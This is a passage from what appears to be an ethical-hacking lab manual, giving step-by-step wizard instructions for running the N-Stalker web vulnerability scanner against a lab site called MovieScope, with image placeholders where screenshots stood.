
12. The **N-Stalker Scan Wizard** appears. Under the **Enter Web Application URL** field, enter **http://www.moviescope.com** and under **Choose Scan Policy** field, select **OWASP Policy** from the drop-down list; click **Next**.

13. The **Optimize Settings** wizard appears; leave the default settings and click **Next**.




14. If a **Settings Not Optimized** pop-up appears, click **Yes**.

15. The **Review Summary** wizard appears. Verify the **Scan Settings** and click **Start Session**.




16. If an **N-Stalker Free Edition** pop-up appears; click **OK** to continue.

17. After completing the configuration of N-Stalker, click **Start Scan** from the menu bar to begin scanning the **MovieScope** website.




18. N-Stalker begins to scan the **website**. It goes through various steps such as **Step 1 Spider**, **Step 2 Info Gather**, **Step 3 Run Modules**, and **Step 4 Sig Scanner**, as shown in the screenshot.




19. It takes some time for the application to scan the entire website; on completion of the scan, the **Results Wizard** appears.

